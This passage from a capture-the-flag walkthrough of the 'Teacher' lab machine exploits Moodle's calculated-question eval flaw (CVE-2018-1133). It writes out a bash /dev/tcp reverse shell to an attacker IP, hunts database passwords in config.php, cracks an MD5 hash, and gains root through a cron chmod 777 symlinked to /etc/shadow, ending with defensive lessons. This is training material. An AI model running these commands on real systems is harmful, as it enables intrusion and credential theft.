
On save, Moodle asks us to configure the variables' datasets, and there is the proof that the payload got past the validator: the payload itself is listed as if it were a legitimate variable.
![The "Choose wildcards dataset properties" screen listing two wildcards: {x} and {a*/<code>$_GET[0]</code>;//}, the latter formed by the payload](../assets/img/teacher/teach-232246.webp)
Mandatory wild cards present in answers
Wild card {x}                       will use the same existing private dataset as before
Wild card {a*/`$_GET[0]`;//}        will use the same existing private dataset as before
Moodle has read {a*/$_GET[0];//} as the name of a substitution variable. That means the text survived validation and will reach eval() as-is.
All that is left is firing the command. We URL-encode the reverse shell so it does not break on spaces and special characters:
python3 -c 'import sys,urllib.parse as u; print(u.quote(sys.argv[1]))' 'bash -c "bash -i &> /dev/tcp/10.10.16.6/4444 0>&1"'
bash%20-c%20%22bash%20-i%20%26%3E%20/dev/tcp/10.10.16.6/4444%200%3E%261%22We bring the listener up:
penelope
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 192.168.1.80 • 172.18.0.1 • 172.17.0.1 • 10.10.16.6And append the 0= parameter with the encoded payload to the URL of the datasets page, which is the one that evaluates the formula:

http://teacher.htb/moodle/question/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D7%26addonpage%3D0&appendqnumstring=addquestion&scrollpos=0&id=6&wizardnow=datasetitems&cmid=7&0=bash%20-c%20%22bash%20-i%20%26%3E%20/dev/tcp/10.10.16.6/4444%200%3E%261%22
[+] Got reverse shell from teacher~10.10.10.153-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY ...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/sessions/teacher~10.10.10.153-Linux-x86_64/2025_11_07-23_47_57-408.log

www-data@teacher:/var/www/html/moodle/question$ whoami
www-data
Same result as the automated exploit, but with every step understood.
Access as giovanni
config.php → MariaDB
With a www-data shell in Moodle's directory, the first stop is its configuration file. We list every config.php on the system and then filter by keywords:
find / -name config.php 2>/dev/null
find / -type f -name config.php 2>/dev/null -exec grep -iE 'password|dbpass|dbpassword|pwd' {} + 2>/dev/null
/var/www/moodledata/muc/config.php
/var/www/html/moodle/cache/classes/config.php
/var/www/html/moodle/lib/editor/tinymce/plugins/spellchecker/config.php
/var/www/html/moodle/config.php
/var/www/html/moodle/mod/chat/gui_ajax/theme/course_theme/config.php
...
/usr/share/phpmyadmin/setup/config.php

/var/www/html/moodle/config.php:$CFG->dbpass    = 'Welkom1!';
The first find returns a dozen files; the second, with -exec grep, reduces all of that to one useful line. That is the pattern worth internalising: searching by name gives noise, searching by name and filtering by content gives the answer.
With that password we get into MariaDB:
mysql -u root -p
show databases;
use moodle;
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 71428
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| moodle             |
| mysql              |
| performance_schema |
| phpmyadmin         |
+--------------------+
5 rows in set (0.00 sec)

MariaDB [(none)]> use moodle;
Database changed
The config.php password works for MariaDB's root user, not for a limited one: the Moodle install keeps the database administrator's credentials in a file the web server reads. Besides moodle, a phpmyadmin database shows up, consistent with the config.php that appeared under /usr/share/phpmyadmin/setup/.

show tables;
| mdl_user                     |
| mdl_user_devices             |
| mdl_user_enrolments          |
| mdl_user_info_category       |
| mdl_user_info_data           |
| mdl_user_info_field          |
| mdl_user_lastaccess          |
| mdl_user_password_history    |
| mdl_user_password_resets     |
| mdl_user_preferences         |
| mdl_user_private_key         |
Out of Moodle's three hundred-plus tables, three are about passwords: mdl_user, mdl_user_password_history and mdl_user_password_resets. We start with the main one. Three of the four hashes are bcrypt, but the Giovannibak user's looks like MD5:
select * from mdl_user;
giovannibak 7a860966115182402ed06375cf0a22afThe difference is visible at a glance: bcrypt hashes start with $2y$10$ and run 60 characters, while this one is 32 hex characters with no prefix, the MD5 signature. The bak suffix in the name also gives it away as a backup account, probably created before Moodle moved to bcrypt.
Cracking the MD5
hashcat -m 0 hash rockyou.txt
7a860966115182402ed06375cf0a22af:expelledThe password expelled takes us from www-data to giovanni (credential reuse after cracking): a recovered credential gets tried against the system accounts, because reusing them is the norm.

www-data@teacher:/var/www/html/moodle$ su giovanni
Password:
giovanni@teacher:/var/www/html/moodle$ id
uid=1000(giovanni) gid=1000(giovanni) groups=1000(giovanni)
The user flag:

giovanni@teacher:~$ cat user.txt
2b8948533b1879f076a642bea0150dc6
Privilege escalation
A suspicious cron
With nothing obvious in sudo -l, the question is what runs on the box that we cannot see. Instead of uploading a binary, we write a seven-line process monitor: it stores the output of ps, asks for it again in a loop and prints the difference, filtering out its own noise.
nano procmon.sh
cat procmon.sh
./procmon.sh
#!/bin/bash

old_process=$(ps -eo command)

while true; do
    new_process=$(ps -eo command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|procmon|kworker"
        old_process=$new_process
done

> /usr/sbin/CRON -f
> /bin/sh -c /usr/bin/backup.sh
> /bin/bash /usr/bin/backup.sh
> tar -xf backup_courses.tar.gz
> gzip -d
< /bin/bash /usr/bin/backup.sh
< /usr/sbin/CRON -f
< /bin/sh -c /usr/bin/backup.sh
< /bin/bash /usr/bin/backup.sh
< tar -xf backup_courses.tar.gz
< gzip -d
Every > is a process appearing and every < one disappearing. The whole cycle repeats periodically: CRON launches /usr/bin/backup.sh, which in turn runs tar and gzip. The greps drop the command header from ps, the script itself and the kernel's kworker threads, which would otherwise flood the output.
The script's contents are the key:

#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R
It runs as root and ends with a chmod 777 * -R over the tmp directory, which giovanni controls.
Abusing the cron via symlink
chmod 777 -R follows symbolic links. Replacing tmp with a link to /etc/shadow, the cron will set that file to mode 777, writable by anyone:
rm -r tmp/
ln -s /etc/shadow /home/giovanni/work/tmp
ls -l
Once the cron has run, we edit the file through the link and copy giovanni's hash (whose password, expelled, we already know) over root's line:
nano tmp
cat tmp
giovanni@teacher:~/work$ ls -l
total 4
drwxrwxrwx 3 giovanni giovanni 4096 Nov  7 17:59 courses
lrwxrwxrwx 1 giovanni giovanni   11 Nov  7 18:37 tmp -> /etc/shadow

giovanni@teacher:~/work$ cat tmp
root:$6$RiDoH4VN$WamVNCkuoZyN1uM6hmyKKt6GwGWAamiQM3SYCrr5lmUYnmV7vpBNkYZCHqjh7UDtsdF8NbGjM7dJPIsxeFkrx0:17709:0:99999:7:::
daemon:*:17708:0:99999:7:::
bin:*:17708:0:99999:7:::
sys:*:17708:0:99999:7:::
...
www-data:*:17708:0:99999:7:::
...
mysql:!:17708:0:99999:7:::
giovanni:$6$RiDoH4VN$WamVNCkuoZyN1uM6hmyKKt6GwGWAamiQM3SYCrr5lmUYnmV7vpBNkYZCHqjh7UDtsdF8NbGjM7dJPIsxeFkrx0:17709:0:99999:7:::
The two highlighted lines share the same $6$RiDoH4VN$Wam... hash: the edit is already in place. That the cat through the symlink works at all is itself the proof that the cron's chmod 777 landed on /etc/shadow, a file only root can normally read.
From here, root uses the same password as giovanni:
su root # password: expelled
giovanni@teacher:~/work$ su root
Password:
root@teacher:/home/giovanni/work# cat /root/root.txt
2fd86600a5d0f455564e150757fb94f0
Attack chain
TTL 63 (Linux) ─▶ UDP: nothing ─▶ nmap -p-: only 80 HTTP ─▶ /moodle ─▶ vhost teacher.htb
        │
        ▼
  Moodle 3.4.1 (moodlescan) + leak in images/5.png (Th4C00lTheacha?)
        │  wfuzz over the 95 printable ASCII chars ─▶ giovanni:Th4C00lTheacha#
        ▼
  CVE-2018-1133 (calculated questions, eval) ─▶ www-data shell
        │  config.php: dbpass Welkom1! ─▶ MariaDB mdl_user ─▶ MD5 giovannibak
        ▼
  hashcat ─▶ expelled ─▶ su giovanni ─▶ user.txt
        │  procmon.sh ─▶ cron backup.sh: chmod 777 -R over tmp
        ▼
  symlink tmp → /etc/shadow ─▶ shadow 777 ─▶ giovanni's hash into root ─▶ su root ─▶ root.txt
Lessons learned
- What you "forget" in an image, the attacker reads too. A screenshot with almost the whole password shrinks the search space to a single character: what looked like a secret becomes a 95-attempt fuzz. Never embed credentials, not even partial ones, in public resources.
- A file's extension says nothing about its contents.
images/5.pngwas plain text, which is whygrep -rfound it and the browser did not. Download the site and search by content, not by type. - Reading the exploit before firing it saves time. The header of
46551.phpsaid in one line that a teacher role was required; that redirected the whole enumeration phase towards finding credentials. - An outdated Moodle = RCE with a teacher role. CVE-2018-1133 turns the legitimate calculated-formula feature into PHP execution through
eval(). Keeping the CMS patched and limiting who holds the teacher role cuts the surface drastically. - A CMS
config.phpusually holds database administrator credentials. Heredbpasswas MariaDB'sroot, not a limited user. Give the application account minimal privileges and keep the config file out of the document root. - Credential reuse after cracking. An unsalted MD5 in the database (
giovannibak) falls instantly to rockyou and the password works for the system user. Slow, salted algorithms (bcrypt) and no password reuse across services. chmod -Rin a cron is dangerous. Applying recursive permissions over a directory another user can write to, following symlinks, exposes/etc/shadow. Privileged scripts must work on paths that cannot be tampered with, avoid globs and use--no-dereferencewhen touching permissions.